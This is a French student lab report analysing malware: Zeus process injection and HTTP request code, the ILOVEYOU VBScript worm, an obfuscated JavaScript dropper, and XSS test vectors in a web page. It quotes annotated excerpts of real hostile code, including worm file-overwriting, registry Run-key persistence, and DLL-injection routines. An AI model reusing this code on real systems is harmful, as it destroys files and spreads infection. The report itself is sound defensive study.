



Le génie pour l'industrie

## GTI619-Laboratoire 1

Numéro de laboratoire	1
Étudiant(s)	PUISSEGUR Alexis PROVOST Arthur VERMELLE Léandre
Code(s) Permanent(s)	PUIA28069605 PROA12109606 VERL14019700
Numéro d'équipe	?
Session	HIVER 2018
Groupe	01
Responsables du cours	Chamseddine Talhi
Chargé de cours	Marc-André Drapeau
Chargé de laboratoire	Moussa Kaba
Date de remise	29 janvier 2018

# Table des matières

<b>Introduction</b>	<b>3</b>
<b>Partie 1 - Analyse d'un ver</b>	<b>3</b>
<b>Partie 2 - Analyse d'un ver - mass-mailer</b>	<b>7</b>
<b>Partie 3 - Analyse d'un logiciel malveillant mystérieux</b>	<b>11</b>
<b>Partie 4 - Analyse d'un script malicieux</b>	<b>13</b>
<b>Partie 5 - Analyse mystère</b>	<b>15</b>
<b>Conclusion</b>	<b>16</b>

# Introduction

Ce laboratoire a pour but d'étudier et expliquer les comportements de logiciels malveillants comme les virus, les vers informatique, les scripts malicieux sur le web ou encore les chevaux de Troie. Ces derniers sont une menace pour les utilisateurs et pour les réseaux informatiques. Avec l'évolution des technologies, ces logiciels malveillants sont de plus en plus complexes et causent de nombreux dégâts. Afin de s'en protéger, il convient donc de comprendre leurs causes et leurs comportements, et la manière dont ils se propagent.

Divers logiciels malveillants ont été analysés et leur fonctionnement respectif sont expliqués en détails dans ce rapport.

Dans un premier temps, nous allons étudier une partie d'un malware fonctionnant comme un cheval de Troie et un keylogger : Zeus. Dans un deuxième temps, le célèbre mass-mailer ILOVEYOU sera présenté en détails. Par la suite, un logiciel malveillant en JavaScript, puis un logiciel se propageant de façon passive en infectant une page web seront analysés. Enfin, les étapes de désobfuscation et d'analyse d'un code JavaScript seront détaillées.

## Partie 1 - Analyse d'un ver

### 1. En analysant le fichier `inject.txt`, montrez ou expliquez comment le malware arrive à infecter tous les processus d'un utilisateur donné. Justifier.

Tout d'abord, `inject.txt` prend un snapshot de tous les processus du système à l'aide de `createToolHelp32Snapshot` (voir 1). Le code malveillant commence à itérer sur les processus qu'il a récupéré à l'aide de `Process32FirstW` (voir 2) qui lui donne le premier processus dans `snap`, avec ses informations. Pour chaque processus, il vérifie alors qu'il est valide (voir 3). Le ver récupère alors l'utilisateur associé au processus qu'il veut infecter (voir 4), et sauvegarde le `pid` du processus qu'il va infecter dans son tableau `injectedPids`. Une fois cette étape faite, il peut réellement commencer l'infection du processus en appelant la fonction `injectMalwareToProcess` avec le `pid` du processus qu'il veut infecter (voir 5). Cette fonction ouvre le processus et teste ses droits (voir 6). Cela peut être vu comme un test de vulnérabilité. Une fois le processus récupéré, le code malveillant crée un `remoteThread` par dessus la mémoire du processus d'origine (voir 7) : c'est une attaque par injection de dll sur windows. À l'aide d'une boucle `do while` sur les processus récupérés par le snapshot au début du code, tous les processus sont ainsi infectés : on itère sur les processus sauvegardés dans `snap` avec `Process32NextW` (voir 8).

```

do
{
    HANDLE snap = CWA(kernel32, createToolhelp32Snapshot) (TH32CS_SNAPPROCESS, 0); //CreateToolhelp32Snapshot avec cet argument, prend un
    snapshot de TOUS les processus du systeme. Handle est l'indice référençant la structure retournée par l'API windows

    newProcesses = 0; //créer un processus bideon

    if(snap != INVALID_HANDLE_VALUE) //Si la structure accessible par le HANDLE snap est valide
    {
        PROCESSENTRY32W pe; //structure qui décrit l'entrée de la liste des processus
        pe.dwSize = sizeof(PROCESSENTRY32W); //initialisation de la taille de la structure

        if(CWA(kernel32, Process32FirstW)(snap, &pe))do //Process32FirstW permet de récupérer les informatios sur le premier processus dans la
        liste. Ces informations sont enregistrés dans pe
        {
            if(pe.th32ProcessID > 0 && pe.th32ProcessID != coreData.pid) //si pid du processus est valide et n'est pas le processus maître
            {
                TOKEN_USER *tu; //structure qui identifie un utilisateur associé à son token (qui l'identifie, identifie son groupe et ses privilèges)
                DWORD sessionId; //id de l'utilisateur du processus
                DWORD sidLength;

                for(DWORD i = 0; i < injectedPidsCount; i++) if(injectedPids[i] == pe.th32ProcessID)goto SKIP_INJECT; // si le process a déjà été
                infecté, on saute à SKIP_INJECT

                // Le mutex permet d'éviter d'infecter le processus plus d'une fois
                HANDLE mutexOfProcess = MainCore::createMutexOfProcess(pe.th32ProcessID); //Definit un objet mutex sur le processus
                if(mutexOfProcess == NULL) goto SKIP_INJECT; //si le mutex vaut NULL, c'est quand mutex à déjà était créé sur ce processus, et docn
                qu'il a déjà était infecté

                if((tu = Process::getUserByProcessId(pe.th32ProcessID, &sessionId)) != NULL)//Recupere l'utilisateur lié au processus.
                {
                    //WDEBUG2(WDDT_INFO, "sessionId=\"%u\\", coreData.currentUser.id=\"%u\\", sessionId, coreData.currentUser.id);
                    //si l'utilisateur est l'utilisateur courant et que tous les octets sont les memes (meme identifiant de securiter (sid)...
                    if(sessionId == coreData.currentUser.sessionId &&
                    (sidLength = CWA(adapi32, GetLengthSid)(tu->User.Sid)) == coreData.currentUser.sidLength &&
                    Mem::compare(tu->User.Sid, coreData.currentUser.token->User.Sid, sidLength) == 0)
                    {
                        //resize la structure avec une taille plus grande (taille actuelle + 1 DWORD)
                        if(Mem::reallocEx(&injectedPids, (injectedPidsCount + 1) * sizeof(DWORD)))
                        {
                            // enregistre le pid du process dans la liste des pid des processus qui sont infectés
                            injectedPids[injectedPidsCount++] = pe.th32ProcessID;
                            newProcesses++;

                            WDEBUG1(WDDT_INFO, "pe.th32ProcessID=\"%u", pe.th32ProcessID);
                            // Appel la fonction pour infecter le processus avec le pid pe.th32ProcessID
                            if(injectMalwareToProcess(pe.th32ProcessID, mutexOfProcess, 0)) ok = true; //ok = true si l'infection s'est bien passée
                        }
                    }

                    if(BO_DEBUG > 0)
                    else WDEBUG0(WDDT_ERROR, "Failed to realloc injectedPids.");
                    endif
                }
                Mem::free(tu); //libere le token user
            }

            CWA(kernel32, CloseHandle)(mutexOfProcess); //ferme l'objet HANDLE (référence sur l'objet mutex créé sur le processus)
        }
        SKIP_INJECT; // FLAG de destination pour le "goto SKIP_INJECT"
    }
    while(CWA(kernel32, Process32NextW)(snap, &pe)); //tant qu'il y reste d'autres processus dans la liste du snap
}

```

Figure 1 : une partie de la fonction injectToAll de inject.cpp

```

// Ouvre le processus avec le pid passé en parametre à partir de l'API windows avec ces droits : test de vulnérabilité
HANDLE process = CWA(kernel32, OpenProcess)(PROCESS_QUERY_INFORMATION | 6
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ |
PROCESS_CREATE_THREAD |
PROCESS_DUP_HANDLE,
FALSE, pid);

// si on réussit à avoir accès
if(process != NULL)
{
    void *newImage = MainCore::initNewModule(process, processMutex, processFlags); // créer une image de pid
    if(newImage != NULL)
    {
        // proc est un pointeur sur une fonction qui averti qu'un thread à commencé à s'exécuter.
        LPTHREAD_START_ROUTINE proc = (LPTHREAD_START_ROUTINE)((LPBYTE)newImage + (DWORD_PTR)((LPBYTE)MainCore::injectEntryForThreadEntry -
        (LPBYTE)coreData.modules.current));
        // CreateRemoteThread est utilisé pour lancer un nouveau thread dans l'adresse mémoire du processus process : ATTAQUE PAR INJECTION DLL
        WINDOWS
        HANDLE thread = CWA(kernel32, CreateRemoteThread)(process, NULL, 0, proc, NULL, 0, NULL);
    }
}

```

Figure 2 : une partie de la fonction injectMalwareToProcess de inject.cpp

*NB : À noter que les deux Figures présentent pour cette question vont aussi être utilisées pour la question 2.*

## **2. Comment fait-il pour ne pas réinfecter un processus déjà infecté ? Justifiez**

Afin de ne pas réinfecter deux fois un même processus, le code utilise deux mécanismes : un saut de code et un objet mutex. Le saut de code (voir 9) permet de sauter la partie du code qui infecte un processus pour aller directement au flag *SKIP\_INJECT* placé à la fin de la fonction. Ce saut est effectué lorsque le processus que l'on veut infecter (le pid du processus cible dans la fonction est *pe.th32ProcessID*) est déjà présent dans le tableau *injectedPids*. Cela signifie alors que ce processus a déjà été infecté. Le code positionne aussi un *objet mutex* sur le processus qu'il a infecté la première fois (voir 10). Ainsi si il retente par la suite de recréer un *mutex* sur ce même processus à l'aide de *createMutexFromProcess*, la fonction lui retournera tout simplement *NULL* (voir 11), puisqu'il est impossible de créer deux objets *mutex* sur une même cible. Dans ce cas, il sautera aussi jusqu'au flag *SKIP\_INJECT* pour éviter une seconde infection du processus.

## **3. En analysant le code contenu dans le fichier requete.txt, expliquez comment le malware réussit à exécuter une injection HTTP (Par exemple, comment il arrive à utiliser une requête de votre session pour poster d'autres liens infectés) ? Justifiez**

Le vol d'information est rendu possible grâce à une attaque par proxy entre le client et internet. Dans notre cas, l'attaquant injecte des informations qu'il a volé à travers les requêtes utilisateurs qu'il copie.

À noter qu'une autre partie du malware, non disponible ici, permet à l'attaquant de faire des injections web au retour des requêtes : cela lui permet de modifier le contenu de ces pages(voir : <https://secniche.blogspot.ca/2011/07/spyeye-zeus-web-injects-parameters-and.html>).

Tout d'abord, la méthode *CallURL* permet d'intercepter les données entre le client et internet, et de les stocker soit dans un fichier, soit dans un buffer passé en paramètre à la fonction. Le code malveillant récupère le protocole utilisé : *HTTP* ou *HTTPS* (voir 1). Dans le second cas, l'utilisation de *SSL/TLS* pour sécuriser la communication n'a aucune conséquence, puisque les données sont récupérées avant le chiffrement, ou après celui-ci, pour la modification de la page web vue par l'utilisateur. Une fois cette information primordiale récupérée, une requête imitant le client est initiée à travers la fonction *Connect* qui recopie la requête client (voir 2 sur la Figure 3 et 4) puis lancée à travers la fonction *SendRequest* (voir 3). *SendRequest* retourne un *HANDLE* utilisé par *WinINET* : l'API permettant au programme d'accéder à internet à l'aide d'*HTTP*, de *FTP*... Grâce à ce *HANDLE hRequest*, les informations envoyés sont soit enregistrées dans un fichier (voir 4), soit dans le buffer *pBuf* (voir 5). Il suffit alors de rajouter des informations au fichier ou au buffer pour envoyer d'autres données non prévues.

*NB : le code commenté est disponible à la Figure 3 et à la Figure 4.*

```

if(HttpTools::_parseUrl(pcur->pstrURL, &ud)) //séréalise l'url en un objet URLDATA
{
    DWORD dwRequestFlags = pcur->SendRequest_dwFlags;
    if(ud.scheme == HttpTools::UDS_HTTPS)dwRequestFlags |= WISRF_IS_HTTPS; // serveur qui utilise HTTPS (TLS). Donc l'injection à lieu après le
    déchiffrement
    else dwRequestFlags &= ~(WISRF_IS_HTTPS); // serveur qui utilise du HTTP standard 1
    for(BYTE bi = 0; bi < pcur->bTryCount; bi++) //parcours de tous les octets
    {
        if(bi > 0)
        {
            if(pcur->hStopEvent != NULL)
            {
                if(CWA(kernel32, WaitForSingleObject)(pcur->hStopEvent, pcur->dwRetryDelay) != WAIT_TIMEOUT)goto END;
            }
            else CWA(kernel32, Sleep)(pcur->dwRetryDelay);
        }

        DWORD dwConnectFlags = pcur->Connect_dwFlags;
        BYTE pp_m = 1;
        if(pcur->bAutoProxy) //si il y a un auto proxy
        {
            dwConnectFlags |= WICF_USE_IE_PROXY;
            pp_m++;
        }

        for(BYTE pp = 0; pp < pp_m; pp++)
        {
            if(pp == 1)dwConnectFlags &= ~(WICF_USE_IE_PROXY);

            //HINTERNET sont des HANDLE utilisés par WinINET. Initialisation de la connexion en imitant celle de l'utilisateur
            2 HINTERNET hConnect = _Connect(pcur->pstrUserAgent, ud.host, ud.port, dwConnectFlags);
            if(hConnect) // si la connexion a été correctement initialisée
            {
                //On lance une requête HTTP (GET ou POST)
                3 HINTERNET hRequest = _SendRequest(hConnect, ud.uri, NULL, pcur->SendRequest_pPostData, pcur->SendRequest_dwPostDataSize,
                dwRequestFlags);
                if(hRequest) //si la requête a été faite
                {
                    //Récupération des données dans une fichier
                    4 if(pcur->DownloadData_pstrFileName) r = _DownloadDataToFile(hRequest, pcur->DownloadData_pstrFileName, pcur->
                    >DownloadData_dwSizeLimit, pcur->hStopEvent);
                    //Récupération des données dans le tampon pBuf. Des données pourront être ajoutées à celles récupérées, pour faire une injection web
                    5 else r = _DownloadData(hRequest, pBuf, pcur->DownloadData_dwSizeLimit, pcur->hStopEvent);
                    CWA(wininet, InternetCloseHandle)(hRequest);
                }
            }
        }
    }
}

```

Figure 3 : une partie de la fonction CallURL de requête.cpp

```

//OUVRE UNE CONNEXION
HINTERNET Wininet::_Connect(LPSTR pstrUserAgent, LPSTR pstrHost, WORD wPort, DWORD dwFlags) //LPSTR est un pointeur sur un string finissant par
NULL
{
    //Initialise l'utilisation d'une application des fonctions WinINET. Si il y a un proxy on transmet les demandes au proxy grâce à
    INTERNET_OPEN_TYPE_DIRECT.
    HINTERNET hInet = CWA(wininet, InternetOpenA)(pstrUserAgent ? pstrUserAgent : DEFAULT_USER_AGENT,
    dwFlags & WICF_USE_IE_PROXY ? INTERNET_OPEN_TYPE_PRECONFIG : INTERNET_OPEN_TYPE_DIRECT,
    NULL, NULL, 0);

    if(hInet == NULL)return NULL; //erreur

    //on met les informations (dwOption) dans le HANDLE hInet
    for(DWORD i = 0; i < sizeof(WinInetOptions) / sizeof(WININETOPTION); i++)
        CWA(wininet, InternetSetOptionA)(hInet, WinInetOptions[i].dwOption, (void *)&WinInetOptions[i].dwValue, sizeof(DWORD));

    //Initialise connexion avec du HTTP se basant sur les infos contenues dans le HANDLE hInet
    2 HINTERNET hConnect = CWA(wininet, InternetConnectA)(hInet, pstrHost, wPort, NULL, NULL, INTERNET_SERVICE_HTTP, 0, NULL);
    if(hConnect == NULL)
    {
        CWA(wininet, InternetCloseHandle)(hInet);
        return NULL;
    }

    return hConnect; //retourne le HANDLE sur la connexion
}

```

Figure 4 : fonction Connect de requête.cpp



## Partie 2 - Analyse d'un ver - mass-mailer

**1. Comment s'installe-t-il sur un ordinateur vulnérable ? Comment le ver parvient-il à infecter de nouveaux fichiers ou comment arrive-t-il à s'exécuter pour infecter de nouveaux fichiers ?**

Pour s'installer sur un ordinateur vulnérable (système d'Exploitation Windows sur lequel WSH est installé), un utilisateur doit exécuter le script. Un utilisateur ciblé par ce vers reçoit un courriel avec le script en pièce jointe, et est tenté de l'ouvrir du fait de son nom attirant (*Love\_Letter\_for\_You.txt*). Un objet permettant d'accéder à l'ensemble du système de fichiers (FS en anglais) de l'ordinateur est créé :

```
' pour récupérer les fichiers/répertoires/disques -> accède à tout le système de fichiers
Set fso = CreateObject("Scripting.FileSystemObject")
```

*Figure 5 : Accès au système de fichiers*

Le vers s'installe en accédant aux répertoires importants de l'ordinateur. Une copie du script est placée dans le répertoire *system* avec pour nom "LOVE\_LETTER\_FOR\_YOU.txt.vbs", et les fichiers "MSKernel32.vbs" et "Win32DLL.vbs" voient leur contenu remplacé par le contenu du vers.

```
' atteint les répertoires importants du système de fichiers
Set dirwin = fso.GetSpecialFolder(0)
Set dirsistem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
' c correspond à un Objet File contenant le script du vers
Set c = fso.GetFile(WScript.ScriptFullName)
' le script est copié et remplace MSKernel32.vbs et Win32DLL.vbs
c.Copy(dirsistem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsistem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

*Figure 6 : installation du vers*

Le vers infecte de nouveaux fichiers en parcourant tous les répertoires du système de fichiers et en parcourant les différents disques accessibles.

```
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each fl in fc
    ext=fso.GetExtensionName(fl.path)
    ext=lcase(ext) ' récupère l'extension du fichier et le convertir en lowerCase
    s=lcase(fl.name)
```

*Figure 7 : Parcours des fichiers d'un répertoire*

Cette routine est répétée pour chaque répertoire du Système de Fichiers. Les fichiers sont infectés en fonction de leur type. Par exemple, s'il s'agit d'un script (*js*, *jse*, *css*, *wsh*, *sct*, *hta*), le contenu des fichiers est remplacé par le vers.

```

if (ext=".vbs") or (ext=".vbs") then
    ' remplit le fichier par notre script
    set ap=fso.OpenTextFile(fl.path,2,true)
    ap.write vbscopy
    ap.close

```

Figure 8 : remplacement du contenu d'un fichier à infecter

Le comportement d'infection diffère en fonction du type de fichier : s'il s'agit d'un fichier image (notamment *jpg* et *jpeg*), le fichier est remplacé par un fichier du même nom, contenant le script du vers et avec une extension ".vbs".

```

elseif(ext=".jpg") or (ext=".jpeg") then
    set ap=fso.OpenTextFile(fl.path,2,true)
    ap.write vbscopy
    ap.close
    set cop=fso.GetFile(fl.path)
    cop.copy(fl.path&".vbs")
    fso.DeleteFile(fl.path)

```

Figure 9 : infection des fichiers images

Jusqu'ici, les fichiers légitimes sont perdus. Le comportement est presque similaire pour les fichiers *mp3* et *mp2*, mais le fichier original est seulement masqué et non écrasé.

```

' copie le fichier mp3, ajoute l'extension vbs, écrase avec le contenu du script et cache le fichier mp3 original (il n'est pas perdu)
elseif(ext=".mp3") or (ext=".mp2") then
    set mp3=fso.CreateTextFile(fl.path&".vbs")
    mp3.write vbscopy
    mp3.close
    set att=fso.GetFile(fl.path)
    ' masquage du fichier original
    att.attributes=att.attributes+2

```

Figure 10 : infection des fichiers mp3 et mp2

Ainsi, lorsqu'un utilisateur tente d'ouvrir un des fichiers infectés, le script est exécuté une nouvelle fois et peut infecter de nouveaux fichiers, s'il y en a. De plus, le vers a modifié les registres windows de manière à ce que les fichiers "WIN32.dll" et "MSKernel32.vbs" infectés soient lancés à chaque démarrage de Windows, ce qui entraîne une nouvelle infection.

## 2. La méthode de propagation : comment le ver parvient-il à se propager d'un ordinateur à l'autre? Justifiez

Le vers peut se propager d'un ordinateur à un autre de deux manières différentes. D'abord, le script accède à l'application Microsoft Outlook et envoie un mail à tous les contacts de l'utilisateur avec en pièce jointe le vers.





4. a) Il commence par augmenter la durée d'exécution maximum d'un script vbs en accédant aux registres windows.

```
' augmente la durée d'exécution des scripts vbs
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
    wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
```

*Figure 14 : augmentation des durées maximum des scripts vbs*

4. b) Il infecte les fichiers systèmes *WIN32.dll* et *MSKernel32.vbs* (voir Figure 6).

4. c) Il modifie les registres windows pour que ces 2 fichiers systèmes soient lancés à chaque redémarrage du pc, entraînant une infection de tout nouveau fichier.

```
' lie la clé du registre au script infecté pour qu'ils se lancent au démarrage du pc
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsystem&"\MSKern
el32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win
32DLL.vbs"
```

*Figure 15 : lancement du script au démarrage*

4. d) Le script génère une page HTML avec son contenu afin de pouvoir se propager via le logiciel mIRC aux autres utilisateurs du même salon via la routine html().

4. e) Le script s'envoie lui même par e-mail aux contacts de l'utilisateur via l'application Outlook (voir Figure 11).

4. f) Le script itère sur tous les dossiers des disques locaux (voir Figure 15), infecte les fichiers des répertoires et s'exécute de manière récursive sur tous les sous-répertoires.

```
' récursivité : infecte tous ses éléments et pour ses sous-répertoires, fait la même chose
sub folderlist(folderspec)
On Error Resume Next
dim f,fl,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each fl in sf
    infectfiles(fl.path)
    folderlist(fl.path)
next
end sub
```

*Figure 16 : infection récursive*

4. g) Lorsque le script trouve un fichier d'extension *js*, *jse*, *css*, *wsh*, *sct*, *hta*, *vbs*, *jpg*, *jpeg*, *mp3* ou *mp2*, il l'infecte de la manière appropriée (voir respectivement la Figure 8, 9 et 10).

## Partie 3 - Analyse d'un logiciel malveillant mystérieux

### 1. Code du logiciel malveillant : Présentez le code désobfusqué du logiciel malveillant tout en expliquant la démarche qui a permis d'obtenir le code final.

Le code obfusqué du programme est présent dans la variable `$a`. Le code non obfusqué appelle la méthode `evaluate()` (voir Figure 17) en tentant de cacher cet appel par une déclaration de variable globale (voir 1). Cette méthode `evaluate` permet d'exécuter la fonction `doshit()`, qui débute la désobfuscation de la variable `$a` : tous les "Z" contenus dans la variable sont remplacés par des "%" (voir 2), et le résultat est `unescape` (*url decode*). Une fois cette fonction exécutée, on peut remarquer que la variable `$a` contient du code encodé en URL. Une fois ceci remarqué, le code est facilement désobfusquable en utilisant un utilitaire en ligne pour désencoder (<http://www.utilities-online.info/urlencode/#.Vo83gxXhDIU/>) puis un second outils en ligne pour mieux indenter le code désobfusqué (<http://jsbeautifier.org/>). Une partie du code désobfusqué est présentée par la Figure 18 et la Figure 19. À noter que ce logiciel malveillant n'est détecté que par 19 antivirus sur 56 dans VirusTotal... Ainsi l'obfuscation peut compliquer la compréhension du code par le lecteur, mais permet surtout de contourner les anti-virus.

```
var ez=window;
ez["eval"](doshit()); //equivalent to window.eval <=> window["eval"] eval is a global variable. Actually, eval isn't a variable, it refers to the function "evaluate" a.k.a "eval" that executes it's argument : it launches the function doshit.

function doshit(){
  var s=$a;
  r="";
  for(i=0;i<s.length;i++){
    if(s.charAt(i)=="Z"){
      s1="%"
    }
    else{
      s1=s.charAt(i)
    }
    r = r + s1;
  } //All 'Z' in the $a variable are replaced by a '%'. This result is unescaped
  return unescape(r);
}
```

Figure 17 : code non obfusqué qui permet la désobfuscation

```
cb = "0e(ds);st=tmp='';for(i=0;i<ds.l%6";
ca = "function dcs(ds,es){ds=unesca%7";

cc = "5ngth;i++){tmp=ds.slice(i,i+1);";
cd = "st=st+String.fromCharCode((tmp.";
ce = "charCodeAt(0)^('0x00'+es));}}";
```

Figure 18 : une partie des variables désobfusqué

```

if (document.cookie.indexOf('rf5f6ds') == -1) { //if it doesn't contain "rf5f6ds"
    function callback(x) {
        window.tw = x;
        var d = new Date();
        d.setTime(x["as_of"] * 1000);
        var h = d.getUTCHours();
        window.h = h;
        if (h > 8) {
            d.setUTCDate(d.getUTCDate() - 2);
        } else {
            d.setUTCDate(d.getUTCDate() - 3);
        }
        window.gd = d;
        var time = new Array();
        var shiftIndex = "";
        time["year"] = d.getUTCFullYear();
        time["month"] = d.getUTCMonth() + 1;
        time["day"] = d.getUTCDate();
        if (d.getUTCMonth() + 1 < 10) {
            shiftIndex = time["year"] + "-0" + (d.getUTCMonth() + 1);
        } else {
            shiftIndex = time["year"] + "-" + (d.getUTCMonth() + 1);
        }
        if (d.getUTCDate() < 10) {
            shiftIndex = shiftIndex + "-0" + d.getUTCDate();
        } else {
            shiftIndex = shiftIndex + "-" + d.getUTCDate();
        }
        //write in the HTML document, the javascript code below. URL uses twitter's API.
        //First parameter send as a GET request is "date" and it has the value shiftIndex. The second parameter send is callback and it has
        the value callback2
        document.write("<scr" + "ipt language=javascript" + " src='http://search.twitter.com/trends/daily.json?date=" + shiftIndex +
        "&callback=callback2'" + "</scr" + "ipt>");
    }
    3
    function callback2(x) {
        window.tw = x;
        1 se('rf5f6ds', 2, 7); //write a new cookie into the victim's browser
        2 eval(unescape(d % cz + op + st) + 'dw(dz+cz($a+st));'); //make code executable by doing some operation between variables above
        4 document.write($a); //write the malicious code into the DOM of the webpage
    }

    document.write("<img src='http://search.twitter.com/images/search/rss.png' width=1 height=1 style='visibility:hidden' /> <scr" + "ipt
    language=javascript" + " src='http://search.twitter.com/trends/daily.json?callback=callback2'" + "</scr" + "ipt>");
    } else { //if the cookie already exists
    5 $a = ''; //delete the variable to be as discreet as possible
    }

    function sc(cnm, v, ed) { //create the cookie. cnm is the name of the cookie
        var exd = new Date();
        exd.setDate(exd.getDate() + ed); //ed = 7, so the cookie expires in 7 days
        document.cookie = cnm + '=' + escape(v) + ';expires=' + exd.toGMTString(); //write the cookie into victim's browser
    }
};

```

Figure 19 : fonctions du script désobfusqué

**2. Description du mécanisme de protection du virus : quels sont les éléments mis en place qui rendent l'analyse du virus plus complexe? Expliquez les mécanismes de protection du virus.**

Les références du texte portent sur la Figure 19 présentée au dessus. Tout d'abord, le code est scindé en plusieurs variables (voir Figure 18). Il n'est ainsi exécutable que par des opérations sur ces variables (voir 1). De plus les requêtes vers l'API de twitter dépendent d'un décalage calculé en fonction de la date d'exécution du script (voir 2). Cette requête permet d'exécuter la fonction *callback2* (voir 3). Ici aussi, l'auteur du code tente de perdre le lecteur avec le nom de sa fonction. La fonction *callback2* permet d'écrire dans le *DOM* de la page HTML (voir 4) du code javascript rendu exécutable, à l'aide d'opérations sur les variables (voir 1). La création du *cookie* permet de savoir pour l'attaquant si sa cible a déjà été infecté, afin d'éviter de la réinfecter à nouveau. Ce cookie est valable une semaine. Dans ce cas, il supprime le contenu de la variable *\$a* pour plus de discrétion (voir 5).

## Partie 4 - Analyse d'un script malicieux

### 1. Découvrir les divers scripts inclus dans la page Web

Dans la page web, il y a 8 scripts. Les scripts découverts sont marqués en commentaire sur les captures d'écran ci-dessous.

```
4 | <script src="include.js"></script>
```

Figure 20: script 1

La ligne ci-dessus appelle le fichier include.js qui contient le code js suivant : “alert(“Log 619 - Laboratoire #01 - Chaîne AA”);”

```
11 | <script>alert("Log 619 - Laboratoire #01 - Chaîne BB");</script>
```

Figure 21 : script 2

```
13 | <script for="logo" event=onmouseover >alert("Log 619 - Laboratoire #01 - Chaîne CC");</script>
```

Figure 22 : script 3

Le script est déclenché lorsque la souris passe au dessus du logo.

```
21 | <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="include.js"></SCRIPT>
```

Figure 23 : script 4

Le script initial est “ document.write(“<SCRI”); “. La suite a été ajouté en dehors du script : on peut injecter des scripts malicieux en modifiant les scripts incomplets du code source initial. Ici, il vient chercher le fichier include.js (le même que pour la figure 20).

```
33 | <div style="background-image: url(alert('Log 619 - Laboratoire #01 - Chaîne FF'))" id="head">
```

Figure 24 : script 5

L'image de background a pour url un appel du script “alert(...)”.

```
76 | <!-- it is BASE64 encode javascript:alert('Log 619 - Laboratoire #01 - Chaîne HH'); -->
77 | <script type="text/javascript" src="data:text/javascript;base64,amF2YXNjcmlwdDphbGVydCgnTG9nIDYxOSAtIEZhYm9yYXRvaXJlI
```

Figure 25 :script 6

Ce script est encodé en BASE64. Décodé, cela donne alert(“LOG 619 - Laboratoire #01 - Chaîne HH”); script javascript qui appelle la fonction “alert(...)”.

```
80 | <p><a title='' href="javascript:alert('Log 619 - Laboratoire #01 - Chaîne GG')"><img src="http://www.botto
81 | improvement of the loading time. In the near future, we should see an attempt at editing notes with minimal fo
```

Figure 26 : script 7

Le script alert(...) est appelé en cliquant sur le lien de la chaîne de caractère “A note example”.



```

102 <!-- this is URL encode for : javascript:alert('Log 619 - Laboratoire #01 - Chaîne II'); -->
103 <div id="foot">&nbsp;

```

Figure 27 : script 8

Ce script est encodé en URL. Décodé, cela donne alert('LOG 619 - Laboratoire #01 - Chaîne II'); Il appelle le script alert(...) en cliquant sur l'image présente au pied de page.

## 2. Déterminer le mode de fonctionnement : le résultat produit ainsi que les causes.

La fonction alert() en javascript ouvre une popup avec le texte spécifié en paramètre lorsque le script est exécuté.




Figure 28 : popup ouverte avec alert()

Elle peut soit être appelée soit par un script, soit directement au chargement de la page HTML :

```

18 <body onload="alert('Log 619 - Laboratoire #01 - Chaîne EE')">

```

Figure 29 : lancement du script au chargement de la page web

Cette fonction ne présente aucun risque pour l'utilisateur. Cependant, des scripts plus malicieux pourraient être activés facilement d'après ce que nous avons vu précédemment. À l'ouverture d'une page WEB (scripts des figures 20, 21, 23 et 25), en passant sa souris par dessus un titre (script figure 22), en cliquant sur un lien ou une image (figures 24, 26 et 27)... Le script présent sur la figure 22 présente réellement une menace : un script malicieux peut être injecté en ré-utilisant la ligne où le script bienveillant doit s'exécuter.

## 3. Déterminer le comportement des fureteurs en présence de ces scripts.

### 3. a) Sans NoScript





	AA	BB	AA	CC	DD	EE	FF	GG	HH	II
										
										
										
										

Figure 30 : fonctionnement des scripts sur les différents fureteurs



Versions des fureteurs : Chrome 63.0.3239.132, Firefox 58.0, Opera 50.0, Microsoft Edge 41.16299.15.0.

Les scripts appelés lors du passage de la souris (22), de construction d'image en background (24 et 28), et de clic sur une image (27) ne fonctionnent pas sur ces navigateurs sans NoScript.

### 3. B) Avec NoScript

NoScript est un module complémentaire pour Firefox. Il permet d'éviter l'exécution de scripts JS sur des domaines que l'on a pas spécifié comme "de confiance". Il bloque ainsi toutes les exécutions de code javascript non souhaitées. Dans notre cas, les différents scripts présentés précédemment ne sont pas exécutés.

## Partie 5 - Analyse mystère

**1. Expliquez pourquoi et comment le navigateur arrive à comprendre et exécuter ces caractères.**

Si les navigateurs arrivent à comprendre et à exécuter ces caractères c'est parce que le script contient une balise `<html>` et exécute un `<script>`. D'ailleurs même si du code source est encodé, il respecte toujours des normes (notamment UTF-8) qui permettent sa bonne interprétation.

```
1 <html><script> $=~[];${_::++,$$${:![+~")][$, _$::++,$ _$::![+~")][$, _$::++,$ _$${({}+~")[$], $
2 +$. $$+$. $$$_+"\\"+$_. _$+$. $$+$. _$+"\\"+$_. _$+$. _$+$. _$+"\\"+$_. _$ +$. _$+"=\\"+$_. _$+$. _$+$. _$
3 +$. _$+$. _$+"\\"+$_. _$ +$. _$+"\\"+$_. _$ +$. _$+"\\"+$_. _$+$. _$+"\\"+$_. _$+$. _$+"\\"+$_. _$+$. _$+$. _$+
4 _$. _$+$. _$+"\\"))()); </script></html>
5
```

